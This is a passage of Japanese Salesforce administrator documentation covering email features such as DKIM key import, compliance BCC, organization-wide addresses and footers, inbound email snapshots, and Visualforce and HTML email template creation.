- 鍵はデフォルトの無効な状態に設定されます。鍵を有効にする前に、公開鍵を DNS レコードに追加してあることを確認します。DKIM 署名は、有効なドメイン鍵がある場合は常に有効です。
- 1 つのドメイン名に有効な DKIM 鍵を複数使用することはできません。組織が複数のドメインからメールを送信する場合、または組織ドメインに `subdomains` を使用し、`subdomain` レベルでドメインの一致を指定している場合は、有効な DKIM 鍵が複数存在する可能性があります。
- ドメイン鍵を挿入または更新したときに、既存の DKIM 鍵が変更の影響を受ける可能性があります。たとえば、example.com ドメインの `DomainMatch` を `DomainAndSubdomains` に設定し、mail.example.com ドメインの `DomainMatch` を `SubdomainsOnly` に設定した場合、どちらの鍵も使用される可能性があります。ドメイン鍵が重複する場合、競合がどのように解決されるかを次に示します。
  1. 同一ドメインの 2 つの鍵で一致に関する具体性が等しい場合、新しい鍵が既存の鍵に置き換えられ、既存の鍵は無効化されます。
  2. 新しい鍵の一致に関する具体性が既存の鍵よりも高い場合、新しい鍵が使用され、既存の鍵は変更されて新しい鍵の適用対象にはなりません。たとえば、`DomainOnly` と `SubdomainsOnly` は `DomainAndSubdomains` よりも具体的であるため、新しい `DomainOnly` 鍵によって既存の `DomainAndSubdomains` 鍵の `DomainMatch` は `SubdomainsOnly` に変更されます。
  3. 複数の鍵に送信ドメインに一致する異なるドメインがある場合、ドメイン名が最も長い鍵が使用されます。長さが同じ場合は、最も具体的な鍵が使用されます。

DKIM についての詳細は、「DKIM 鍵の作成」 を参照してください。

関連トピック:

Salesforce から送信するメールの到達性の改善

DKIM 鍵のインポート

DKIM 鍵のインポート

DKIM (DomainKeys Identified Mail) 鍵機能を使用して、Salesforce が組織に代わって送信されるメールに署名できるようにします。

一部の会社には Salesforce 組織が複数あり、それらの組織のユーザがメールアドレスのドメイン名を共有しています。そのため、これらのユーザが送信するメールを Salesforce で署名するようにする会社では、DKIM 鍵を共有する必要がある場合があります。このページを使用して共有を行います。

最初に、鍵を作成して、1つの組織でその鍵が機能することを確認します。その鍵を別の組織にインポートして使用するには、機能する鍵からセレクタ名、ドメイン名、公開鍵と非公開鍵のデータをコピーします。このデータは、インポートする鍵の詳細ページから取得できます。鍵のデータをコピーしたら、対象組織にログインし、次の手順に従って鍵をインポートします。

1. [設定] から、[クイック検索] ボックスに「*DKIM 鍵*」と入力し、[DKIM 鍵] を選択します。
2. [鍵をインポート] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

DKIM 鍵を管理する
- アプリケーションのカスタマイズ

3. 元の組織からコピーしたものと同じセレクタ名を入力します。
4. 元の組織からコピーしたものと同じドメイン名を入力します。
5. 公開鍵と非公開鍵のデータをそれぞれ対応する項目に貼り付けます。
6. 使用するドメイン一致の種類を選択します。ほとんどの場合、元の組織で鍵に選択した値と同じ値を使用します。
7. [保存] をクリックします。

元の組織で公開鍵と非公開鍵のデータが機能していたため、通常は対象組織でもすぐに鍵を有効化できます。

メモ: 非公開鍵のデータは、メールの署名に使用する非公開鍵のデータを暗号化したものです。メールに署名するときにこのデータが内部的に復号化されます。そのため、Salesforce 内でのみ使用できます。たとえば、公開鍵と非公開鍵のデータを取得して、外部のメールシステムに挿入することはできません。

関連トピック:

Salesforce から送信するメールの到達性の改善
DKIM 鍵の作成

コンプライアンス BCC メールの有効化

組織ですべての送信メールメッセージのコンプライアンスを評価する場合に、コンプライアンス BCC メールが、ユーザの指定したメールアドレスに、各送信メールのコピーを非表示で自動的に送信するようすることができます。コンプライアンス BCC メールを有効にすると、すべてのメールについてユーザによる BCC 項目の編集を防止され、ユーザの [私のメール設定] の下にある [自動 Bcc] の設定が無効化されます

組織でコンプライアンス BCC メールを有効にする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「コンプライアンス *BCC* メール」と入力し、[コンプライアンス **BCC** メール] を選択します。
2. [有効化] チェックボックスをオンにします。
3. コンプライアンスメールアドレスを入力します。
4. [保存] をクリックします。

メモ: ユーザが送信したメールに対して指定したアドレスに BCC メールが自動的に送信されます。ただし、パスワードリセットやインポート完了通知などのシステムメールは除外されます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コンプライアンス BCC メールを有効または無効にする
- 「アプリケーションのカスタマイズ」

組織のアドレス: ユーザが共通の［差出人］アドレスを使用して Salesforce からメールを送信可能

Salesforce組織で、ユーザが共通のメール別名を共有する必要がある場合、各ユーザプロファイルで組織の共有アドレスのリストを定義できます。メールをSalesforceから送信するときに、これらのプロファイルのユーザは、自分のアドレスか組織の共有アドレスをメールの［差出人］アドレスに選択できます。返信は、選択したアドレス宛てに配信されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

例: 組織では、複数のユーザがサポートプロファイルに割り当てられています。このプロファイルには、`support@acme.com` というメールアドレスと *`Acme Support`* の［表示名］が関連付けられています。これらのユーザがSalesforceを通じて発信メールを送信する場合、［差出人］アドレスに、自分の Salesforce メールアドレスではなく `support@acme.com` を表示するように選択できます。

Salesforce からのメール送信での組織の共有アドレスの使用に関する考慮事項

組織の共有アドレスを作成して Salesforce ユーザプロファイルに割り当てる前に、一括メール送信やレポートに関する情報など、詳細をいくつか確認してください。

組織の共有メールアドレスの設定

ユーザプロファイルごとに、組織の共有アドレスを定義して管理できます。メールを Salesforce から送信するときに、これらのプロファイルのユーザは、自分のアドレスか組織の共有アドレスをメールの［差出人］アドレスに選択できます。返信は、選択したアドレス宛てに配信されます。

関連トピック:

ユーザによる Salesforce からのメール送信

組織の共有フッター: ユーザによる共通のフッターを使用した Salesforce からのメール送信

Salesforce からのメール送信での組織の共有アドレスの使用に関する考慮事項

組織の共有アドレスを作成してSalesforceユーザプロファイルに割り当てる前に、一括メール送信やレポートに関する情報など、詳細をいくつか確認してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

- 組織の共有アドレスは、一括メール送信または登録情報照会の送信には使用できません。
- 組織の共有アドレスは、スケジュール済みレポート、ダッシュボードの更新のスケジュール、差し込み印刷メールの送信、取引先責任者およびリードへのミーティング要請の送信には使用できません。
- メールアラートで使用される組織の共有メールアドレスは、削除または変更できません。

- 組織の共有アドレスは、スケジュール済みレポート、ダッシュボードの更新のスケジュール、差し込み印刷メールの送信、取引先責任者およびリードへのミーティング要請の送信には使用できません。

関連トピック:

組織のアドレス: ユーザが共通の [差出人] アドレスを使用して Salesforce からメールを送信可能

組織の共有メールアドレスの設定

ユーザプロファイルごとに、組織の共有アドレスを定義して管理できます。メールを Salesforce から送信するときに、これらのプロファイルのユーザは、自分のアドレスか組織の共有アドレスをメールの [差出人] アドレスに選択できます。返信は、選択したアドレス宛てに配信されます。

1. [設定] から、[クイック検索] ボックスに「*組織のアドレス*」と入力し、[組織のアドレス] を選択します。
2. 組織の共有アドレスを管理するには、使用可能なオプションを使用します。

組織の共有アドレスを使用するには、メールを Salesforce から送信するときに、ドロップダウンリストから組織の共有アドレスを選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

組織の共有アドレスを変更する
- 「すべてのデータの編集」

関連トピック:

組織のアドレス: ユーザが共通の [差出人] アドレスを使用して Salesforce からメールを送信可能

Salesforce からのメール送信での組織の共有アドレスの使用に関する考慮事項

組織の共有フッター: ユーザによる共通のフッターを使用した Salesforce からのメール送信

組織の共有フッターを作成することでユーザが時間を節約し、Salesforce から送信するすべてのメールに共通のメッセージを適用できるようにします。文字コードごとに異なるメールフッターを作成して、単一メール送信および一括メール送信のデフォルトのフッターを選択できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Salesforce からのメール送信での組織の共有フッターの設定に関する考慮事項

Salesforce 組織のユーザ用に組織の共有フッターを作成する前に、文字コードやデフォルトに関する情報など、詳細をいくつか確認してください。

組織の共有メールフッターの設定

組織の共有メールフッターにより、ユーザが時間を節約し、Salesforce から送信するすべてのメールに共通のメッセージを適用できるようにします。数回クリックするだけで、Salesforce 組織のフッターの作成、編集、デフォルトの割り当て、無効化を実行することができます。

関連トピック:

ユーザによる Salesforce からのメール送信

Salesforce からのメール送信での組織の共有フッターの設定に関する考慮事項

Salesforce 組織のユーザ用に組織の共有フッターを作成する前に、文字コードやデフォルトに関する情報など、詳細をいくつか確認してください。

- フッターはテキストのみです。HTML タグは表示されません。
- フッターの最大サイズは 32 KB です。
- [メールの文字コード] 項目により、フッターが表示されるメールが決まります。文字コードごとに、有効な単一メール送信のフッターと一括メール送信のフッターを設定できます。
- デフォルトのフッターは、単一メール送信と一括メール送信に対しそれぞれ 1 つずつ選択できます。送信メールの文字コードに一致するフッターがない場合、これらのデフォルトが使用されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

関連トピック:

組織の共有フッター: ユーザによる共通のフッターを使用した Salesforce からのメール送信

組織の共有メールフッターの設定

組織の共有メールフッターにより、ユーザが時間を節約し、Salesforce から送信するすべてのメールに共通のメッセージを適用できるようにします。数回クリックするだけで、Salesforce 組織のフッターの作成、編集、デフォルトの割り当て、無効化を実行することができます。

1. [設定] から、[クイック検索] ボックスに「*メールフッター*」と入力し、[メールフッター] を選択します。
2. 組織の共有メールフッターの作成、編集、デフォルト状況の適用、無効化を実行するには、使用可能なオプションを使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

メールフッターを作成および編集する
- 「すべてのデータの編集」

関連トピック:

組織の共有フッター: ユーザによる共通のフッターを使用した Salesforce からのメール送信

[メール to Salesforce] の有効化

ユーザがメールを Salesforce レコードに追加できるようにします。[メール to Salesforce] を使用すると、ユーザがメールをリード、取引先責任者、および商談、または Salesforce のその他の特定のレコードに関連付けることができます。この処理により、営業関連のコミュニケーションを簡単に追跡できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

[メール to Salesforce] を有効化または無効化する
- 「すべてのデータの編集」

1. [設定] から、[クイック検索] ボックスに「*メール to Salesforce*」と入力し、[メール **to Salesforce**] を選択します。
2. [編集] をクリックします。
3. [有効] チェックボックスをオンにします。
4. 必要に応じて、[高度なメールセキュリティ設定] チェックボックスをオンにして、メッセージを処理する前に送信元サーバの正当性を確認するように [メール to Salesforce] を設定します。[メール to Salesforce] では、次の認証プロトコルを使用して、送信者の正当性を確認します。
   - SPF
   - SenderId
   - DomainKeys

   送信元サーバがこのようなプロトコルの少なくとも 1 つにパスし、エラーになるプロトコルがない場合、[メール to Salesforce] はそのメールを受け付けます。送信元サーバが 1 つのプロトコルに違反しているか、これらのプロトコルのいずれもサポートしていない場合、[メール to Salesforce] はそのメールを無視します。

   ヒント: [高度なメールセキュリティ設定] を選択する前に、[メール to Salesforce] を使用している送信者が上記の認証プロトコルの少なくとも 1 つをサポートしていることを確認します。
5. [保存] をクリックします。
6. 必要に応じて、[メールで通知する] をクリックして [メール to Salesforce] が有効化されたことをユーザに通知するか、[スキップ] をクリックします。

[メール to Salesforce] が有効化されると、Salesforce によって、ユーザ固有の [メール to Salesforce] アドレスが生成されます。ユーザ固有の [メール to Salesforce] アドレスを参照し、その設定をカスタマイズするには、ユーザの個人設定で [私のメール **to Salesforce**] ページに移動します。詳細は、「[メール to Salesforce] のしくみ」 (ページ 1856) を参照してください。

関連トピック:

[メール to Salesforce] のしくみ
Salesforce 環境のカスタマイズ

リンクとして送信されたメール添付ファイルの削除

リンクとして送信された添付ファイルを検索および削除できます。後でメール受信者が添付ファイルのリンクをクリックすると、添付ファイルを表示するためにメールの送信者に連絡するよう求めるメッセージが表示されます。組織のメール保存期間内であれば検索できます。この期間は通常 30 日ですが、組織の詳細は、Salesforce サポートにお問い合わせください。

リンクとして送信されたメール添付ファイルを検索および削除する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*添付ファイル*」と入力し、[リンクとして送信した添付ファイルを削除] を選択します。
2. 次のいずれかを入力します。
   - ファイル名 (省略可能)、ユーザ名、および日付の範囲
     - *ThisYearResults.pdf* など、ファイル拡張子付きの添付ファイル名 (省略可能)。ワイルドカードを使用できます。たとえば、「*ThisYearRes*」を指定すると、「*ThisYearResults.pdf*」が見つかります。
     - 送信者のユーザ名
     - メールが送信された日付の範囲
   - 添付ファイルの URL: メールの添付ファイルのリンク (`.html`) をクリックしてブラウザで開き、URL をコピーして貼り付けます。
3. [検索] をクリックします。
   - 検索結果には、一致するエントリが最大 100 個表示されます。
   - 添付ファイルが一括メール送信を使用して送信された場合、検索結果には、送信されたメール 100 個ごとに 1 つのエントリが表示されます。添付ファイルを削除するには、これらのエントリのいずれかを削除します。
4. [検索結果] で、削除する添付ファイルの横にある [削除] をクリックします。後でメール受信者が添付ファイルのリンクをクリックすると、添付ファイルを表示するためにメールの送信者に連絡するよう求めるメッセージが表示されます。

   メモ: 削除した添付ファイルをごみ箱から元に戻すことはできません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

リンクとして送信されたメール添付ファイルを削除する
- 「すべてのデータの編集」

受信メールスナップショットによるトラブルシューティング

受信メールエラーをより簡単にトラブルシューティングできるように、受信メールメッセージのスナップショットを取得します。

受信メールのスナップショットでは受信メールメッセージのコピーを取得します。このスナップショットはメール to Salesforce、メール-to-ケース、Apex メールサービスなどのメールサービスに関する問題の診断に役立ちます。メールの宛先および送信元アドレスの条件を指定して、スナップショットを要求します。受信メッセージがその条件に一致した場合、参照およびダウンロード可能な 1 つのコピーが記録されます。メール自体は変更されることなく通常どおりに処理されます。スナップショットには次のものが含まれています。

- 送信者のアドレス
- 受信メールサービスのアドレス
- スナップショットの日時
- ヘッダーおよび添付ファイルを含む、メッセージのフルコンテンツ

受信メールスナップショットを有効にするには、Salesforce にお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

メールのスナップショットを要求、表示、ダウンロードおよび削除する
- 「すべてのデータの編集」

- 受信メールにアクセスするには、[設定] から、[クイック検索] ボックスに「*メールスナップショット*」と入力し、[メールスナップショット] を選択します。
- 受信メールスナップショットを要求するには、宛先アドレス (必須) および送信元アドレス (オプション) の条件を入力します。次に、[スナップショットを要求] をクリックします。
  要求されたスナップショットは [待機中および完了スナップショット] リストに追加されます。受信メッセージが指定条件に一致すると、スナップショットが取得されて要求は完了します。
- 完了したスナップショットを表示するには、次の操作を実行します。

オプション	説明
スナップショットの詳細を表示	スナップショットの取得日時、送信者のアドレス、受信メールサービスアドレスを表示するには、[詳細の表示] をクリックします。詳細セクションを折りたたむには、[詳細を非表示] をクリックします。
スナップショットをダウンロード	[ダウンロード] をクリックして、メールを .txt ファイルとして開くか、コンピュータに保存します。

受信メールのスナップショットを使用するときには、次のヒントを考慮してください。

- 待機中および完了したスナップショットを合わせて最大 25 個まで保持できます。新しいスナップショットを作成する場合は、領域を解放するためいくつかのスナップショットを削除します。最初に他のユーザが要求したスナップショットであっても、待機中または完了したスナップショットは削除できます。
- 削除されたスナップショットは完全に削除されます。ごみ箱には移動されません。
- 宛先アドレスの条件を指定する場合、次の点に留意してください。

- この条件は、メールの [To]、[CC]、[BCC] 項目 ([To] 項目のみではない) で指定されるアドレスのいずれかに適用されます。
- 受信メールサービスアドレスの末尾は必ず *salesforce.com* です。
- 組織が使用しているアドレスを確認することをお勧めします。次の表に、これらのアドレスがわかる場所をまとめています。

受信メールアドレスのタイプ	アドレスがわかる場所
ユーザの一意の [メール to Salesforce] アドレス	ユーザの個人設定から、[クイック検索] ボックスに「メール *to Salesforce*」と入力し、[メール to Salesforce] を選択して、[メール to Salesforce] で割り当てられている一意のアドレスを参照します。
メール-to-ケースまたはオンデマンドメール-to-ケースのメールルーティングアドレス	[設定] から、[クイック検索] ボックスに「メール *-to-*ケース」と入力し、[メール-to-ケース] を選択して、メール-to-ケースの設定ページを開きます。[ルーティングアドレス] セクションを表示します。
組織のメールサービスアドレス	[設定] から、[クイック検索] ボックスに「メールサービス」と入力し、[メールサービス] を選択して、メールサービス名を選択します。

- メールアドレスのローカル部分 (@ 記号の前の部分) およびドメイン部分 (@ 記号の後の部分) の両方でアスタリスク (*) ワイルドカードを使用できます。スペース、カンマおよびセミコロンは有効な文字ではありません。各アドレス項目には、255 文字まで含めることができます。
- 同じ条件で複数のスナップショットを要求する場合は、[スナップショットを要求] を複数回クリックします。
- スナップショットが完了したことを確信できる場合でも、[待機中] 状況が表示されている場合はページを更新してください。
- スナップショットに有効期限はありません。受信メールが指定条件に一致しない場合、要求されたスナップショットは永続的に [待機中] 状況で保持されます。完了したスナップショットは削除されるまで保持されます。

関連トピック:

メールログ: Salesforce で送信されるメールの監視

Salesforce 環境のカスタマイズ

差し込み印刷テンプレートの使用

差し込み印刷テンプレートの管理

差し込み印刷テンプレートは、定型レターの内容やその他の差し込み印刷ドキュメントを定義します。差し込み印刷テンプレートには、作成されたドキュメントに、取引先責任者の名前や住所など、自分のレコードのデータを表示する差し込み項目と呼ばれる変数があります。

システム管理者には、Microsoft Word で差し込み印刷テンプレートを作成し、それを Salesforce にアップロードして、ユーザが利用できるようにする責務があります。次のトピックを参照してください。

- 「差し込み印刷テンプレートの作成」では、空白の Word ドキュメントから新しい差し込み印刷テンプレートを作成する方法を説明します。
- 「既存の差し込み印刷テンプレートの変更」では、サンプルテンプレートをダウンロードして、固有のビジネスニーズに合わせて変更する方法を説明します。
- 「差し込み印刷テンプレートの Salesforce へのアップロード」では、完成した差し込み印刷テンプレートを Salesforce にアップロードする方法を説明します。

ヒント: 開始にあたっては、差し込み印刷テンプレートのサンプルをダウンロードして参考にしてください。

関連トピック:

差し込み印刷
差し込み印刷テンプレートの差し込み項目を使用する場合の考慮事項
個別差し込み印刷ドキュメントの送信

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

差し込み印刷テンプレートをアップロードする
- 「公開テンプレートの管理」

差し込み印刷テンプレートを編集する
- 「公開テンプレートの管理」

Visualforce メールテンプレートの作成

Visualforce ページで使用するメールテンプレートを作成できます。

1. 次のいずれかの操作を実行します。
   - 公開テンプレートの編集権限がある場合は、[設定] から［クイック検索］ボックスに「*メールテンプレート*」と入力し、[メールテンプレート] を選択します。
   - 公開テンプレートを編集する権限がない場合は、個人設定に移動します。［クイック検索］ボックスに「*テンプレート*」と入力し、[メールテンプレート] または [私のテンプレート] の表示された方を選択します。
2. [新規テンプレート] をクリックします。
3. ［Visualforce］を選択し、[次へ] をクリックします。

   Visualforce メールテンプレートを使用して一括メールを送信することはできません。
4. テンプレートを保存するフォルダを選択します。
5. テンプレートを使用できるようにするには、［有効］チェックボックスをオンにします。
6. ［メールテンプレート名］に名前を入力します。
7. 必要に応じて、［テンプレートの一意の名前］を変更します。この一意の名前は、Force.com API の使用時にコンポーネントを参照します。管理パッケージでは、この一意の名前により、パッケージのインストール時に名前が競合することを防ぎます。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。［テンプレートの一意の名前］項目を使用すると、管理パッケージで特定のコンポーネント名を変更できます。この変更は、登録者の組織に反映されます。
8. 必要に応じて、［文字コード］ドロップダウンリストから別の文字セットを選択します。
9. テンプレートの説明を入力します。テンプレートの名前と説明は、内部的にのみ使用されます。
10. ［メール件名］にテンプレートの件名を入力します。
11. ［受信者種別］ドロップダウンリストで、テンプレートから作成されたメールを受け取る受信者の種別を選択します。
12. ［関連先種別］ドロップダウンリストで、テンプレートが差し込み項目データを取得するオブジェクトを必要に応じて選択します。
13. [保存] をクリックします。
14. ［メールテンプレートの表示］ページで、[テンプレートを編集] をクリックします。
15. Visualforce メールテンプレートのマークアップテキストを入力します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

一括メール送信が使用不可能なエディション: **Personal** Edition、**Contact Manager** Edition、および **Group** Edition

ユーザ権限

Visualforce メールテンプレートを作成または変更する
- 「アプリケーションのカスタマイズ」

公開メールテンプレートフォルダを作成または変更する
- 「公開テンプレートの管理」

メモ: 画像を含める場合は、サーバ上にある画像のコピーを参照できるように [ドキュメント] タブにアップロードすることをお勧めします。以下に例を示します。

```
<apex:image id="Logo"
value="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=127057656800"
height="64" width="64"/>
```

16. このメールテンプレートで使用する Visualforce および API のバージョンを指定するには、[バージョン設定] をクリックします。AppExchange の管理パッケージをインストールしている場合は、このメールテンプレートで使用する各管理パッケージのバージョンも指定できます。通常、メールテンプレートを Visualforce、API および各管理パッケージの最新のバージョンに関連付けるために、すべてのバージョンにデフォルト値を使用します。特定の動作を維持するには、Visualforce および API の古いバージョンを指定できます。最新バージョンのパッケージのものとは異なるコンポーネントや機能にアクセスするには、管理パッケージの古いバージョンを指定することもできます。
17. テンプレートの詳細を表示するには、[保存] をクリックします。テンプレートの編集を続行するには、[適用] をクリックします。テンプレートを保存するには、Visualforce マークアップが有効になっている必要があります。

メモ: Visualforce メールテンプレートの最大サイズは、1 MB です。

Visualforce メールテンプレートを使用して一括メール送信はできません。差し込み項目の `{!Receiving_User.field_name}` と `{!Sending_User.field_name}` は、一括メールでのみ機能し、Visualforce メールテンプレートでは使用できません。

ヒント:

- 選択したレコードのデータが入力されたテンプレートのサンプルを表示して、テストメールを送信するには、[テストの送信と差し込み項目の検証] をクリックします。メールテンプレートに暗号化データが含まれる場合は、生成されるメール内、および Visualforce テンプレートページにデータが暗号化されて表示されます。セキュリティ上の理由により、プレーンテキストでは表示されません。
- 受信者または関連オブジェクトの言語に基づいて Visualforce メールテンプレートを翻訳するには、`<messaging:emailTemplate>` タグの `language` 属性を使用します (有効な値は、「en-US」などの Salesforce サポート言語キー)。言語属性は、メールテンプレートの `recipientType` および `relatedToType` 属性の差し込み項目を受け取ります。差し込み項目で使用するカスタム言語項目を作成します。メールテンプレートの翻訳には、トランスレーションワークベンチが必要です。

関連トピック:

HTML メールテンプレートの作成
カスタム HTML メールテンプレートの作成
テキストメールテンプレートの作成
Salesforce 環境のカスタマイズ

カスタム HTML メールテンプレートの作成

レターヘッドを使用せずに、カスタム HTML メールテンプレートを作成できます。HTML がわからない場合は、HTML コードをテンプレートに貼り付けることができます。

1. 次のいずれかの操作を実行します。
   - 公開テンプレートの編集権限がある場合は、[設定] から［クイック検索］ボックスに「*メールテンプレート*」と入力し、[メールテンプレート] を選択します。
   - 公開テンプレートを編集する権限がない場合は、個人設定に移動します。［クイック検索］ボックスに「テンプレート」と入力し、[メールテンプレート] または [私のテンプレート] の表示された方を選択します。
2. [新規テンプレート] をクリックします。
3. ［カスタム HTML（レターヘッドを使用しない）］を選択し、[次へ] をクリックします。
4. テンプレートを保存するフォルダを選択します。
5. テンプレートを使用できるようにするには、［有効］チェックボックスをオンにします。
6. ［メールテンプレート名］に名前を入力します。
7. 必要に応じて、［テンプレートの一意の名前］を変更します。この一意の名前は、Force.com API の使用時にコンポーネントを参照します。管理パッケージでは、この一意の名前により、パッケージのインストール時に名前が競合することを防ぎます。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。［テンプレートの一意の名前］項目を使用すると、管理パッケージで特定のコンポーネント名を変更できます。この変更は、登録者の組織に反映されます。
8. 必要に応じて、［文字コード］ドロップダウンリストから別の文字セットを選択します。
9. テンプレートの［説明］を入力します。テンプレートの名前と説明はどちらも内部使用のみを目的とします。説明は、一括メール送信時にログに記録される、メール活動のタイトルとして使用されます。
10. [次へ] をクリックします。
11. メッセージの［件名］を入力します。
12. メッセージの HTML ソーステキストを入力します。すべての HTML タグを含めます。

    メモ: 画像を含める場合は、[ドキュメント] タブにアップロードすることをお勧めします。アップロードすると、サーバ上にある画像のコピーを参照できます。以下に例を示します。

```
<img src="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000" alt="Company Logo"
height="64" width="64"/>
```

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

一括メール送信が使用不可能なエディション: **Personal** Edition、**Contact Manager** Edition、および **Group** Edition

HTML および Visualforce メールが使用不可能なエディション: **Personal** Edition

ユーザ権限

カスタム HTML メールテンプレートを作成または変更する
- 「HTML テンプレートの編集」

公開メールテンプレートフォルダを作成または変更する
- 「公開テンプレートの管理」

13. 必要に応じて、テンプレートの件名と本文中に差し込み項目を入力します。メールを送信するとき、これらの項目は、リード、取引先責任者、取引先、商談、ケース、またはソリューションに置き換えられます。
14. [次へ] をクリックします。
15. 必要に応じて、テキストのみのメールを入力するか、[HTML 版からテキストのコピー] をクリックして、HTML 版から HTML タグを付けないテキストを自動的に貼り付けます。テキスト版は、HTML メールを表示できない受信者が使用できます。

    警告: テキスト版は空白のままにしておくことをお勧めします。テキスト版を空白のままにすると、最新のHTML版に基づいてテキスト版の内容が自動的に作成されます。内容を手動で入力した場合は、HTML 版へのそれ以降の編集がテキスト版に反映されません。

16. [保存] をクリックします。

ヒント: 選択したレコードのデータが入力されたテンプレートのサンプルを表示して、テストメールを送信するには、[テストの送信と差し込み項目の検証] をクリックします。

メモ: メールの利用にカスタム HTML テンプレートを選択した場合、カスタム HTML テンプレートの内容を変更できません。

関連トピック:

Visualforce メールテンプレートの作成
メールテンプレートのコピー
Salesforce 環境のカスタマイズ
HTML メールテンプレートの作成
Visualforce メールテンプレートの作成
レターヘッドの作成
メールテンプレートへの画像の追加
Salesforce 環境のカスタマイズ

HTML メールテンプレートの作成

レターヘッドを使用してHTMLメールテンプレートを作成できます。既存のテンプレートのレターヘッドまたはレイアウトは変更できません。HTML メールテンプレートを作成するには、少なくとも 1 つの有効なレターヘッドが必要です。

HTML メールテンプレートを作成する手順は、次のとおりです。

1. 次のいずれかの操作を実行します。
   - 公開テンプレートの編集権限がある場合は、[設定] から［クイック検索］ボックスに「メールテンプレート」と入力し、[メールテンプレート] を選択します。
   - 公開テンプレートを編集する権限がない場合は、個人設定に移動します。［クイック検索］ボックスに「テンプレート」と入力し、[メールテンプレート] または [私のテンプレート] の表示された方を選択します。
2. [新規テンプレート] をクリックします。
3. ［HTML（レターヘッドを使用する）］を選択し、[次へ] をクリックします。
4. テンプレートを保存するフォルダを選択します。
5. テンプレートを使用できるようにするには、［有効］チェックボックスをオンにします。
6. ［メールテンプレート名］を入力します。
7. 必要に応じて、［テンプレートの一意の名前］を変更します。この一意の名前は、Force.com API の使用時にコンポーネントを参照します。管理パッケージでは、この一意の名前により、パッケージのインストール時に名前が競合することを防ぎます。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。［テンプレートの一意の名前］項目を使用すると、管理パッケージで特定のコンポーネント名を変更できます。この変更は、登録者の組織に反映されます。
8. ［レターヘッド］を選択します。レターヘッドによって、メールのロゴ、ページの色、およびテキストの設定を決定します。既存のテンプレートでは、この項目を変更できません。テンプレートの作成後に別のレターヘッドを使用するには、別のテンプレートを作成します。
9. ［メールレイアウト］をクリックします。メールレイアウトは、本文の列とページレイアウトを決定します。サンプルを確認するには、[メールレイアウトオプションの表示] をクリックします。既存のテンプレートでは、この項目を変更できません。テンプレートの作成後に別のメールレイアウトを使用するには、別のテンプレートを作成します。
10. 必要に応じて、［文字コード］ドロップダウンリストから別の文字セットを選択します。
11. テンプレートの［説明］を入力します。テンプレートの名前と説明は、内部的にのみ使用されます。説明は、一括メール送信時にログに記録される、メール活動のタイトルとして使用されます。
12. [次へ] をクリックします。
13. 送信するメールの件名を入力します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

一括メール送信が使用不可能なエディション: **Personal** Edition、**Contact Manager** Edition、および **Group** Edition

HTML および Visualforce メールが使用不可能なエディション: **Personal** Edition

ユーザ権限

HTML メールテンプレートを作成または変更する
- 「HTML テンプレートの編集」

公開メールテンプレートフォルダを作成または変更する
- 「公開テンプレートの管理」

14. 任意のセクションをクリックして、メッセージのテキストを入力します。テンプレートを使用しているユーザがセクションを編集できないようにするには、錠アイコンをクリックします。
15. テキストを選択し、書式設定ツールバーを使用して、テキストのスタイルを変更します。
16. 必要に応じて、テンプレートの件名と本文中に差し込み項目を入力します。メールを送信するとき、これらの項目は、リード、取引先責任者、取引先、商談、ケース、またはソリューションに置き換えられます。
17. [次へ] をクリックします。
18. 必要に応じて、テキストのみのメールを入力するか、[HTML 版からテキストのコピー] をクリックして、HTML 版から HTML タグを付けないテキストを自動的に貼り付けます。テキスト版は、HTML メールを表示できない受信者が使用できます。

    警告: テキスト版は空白のままにしておくことをお勧めします。テキスト版を空白のままにすると、最新の HTML 版に基づいてテキスト版の内容が自動的に作成されます。内容を手動で入力した場合は、HTML 版へのそれ以降の編集がテキスト版に反映されません。

19. [保存] をクリックします。

ヒント: 選択したレコードのデータが入力されたテンプレートのサンプルを表示して、テストメールを送信するには、[テストの送信と差し込み項目の検証] をクリックします。

関連トピック:

- カスタム HTML メールテンプレートの作成
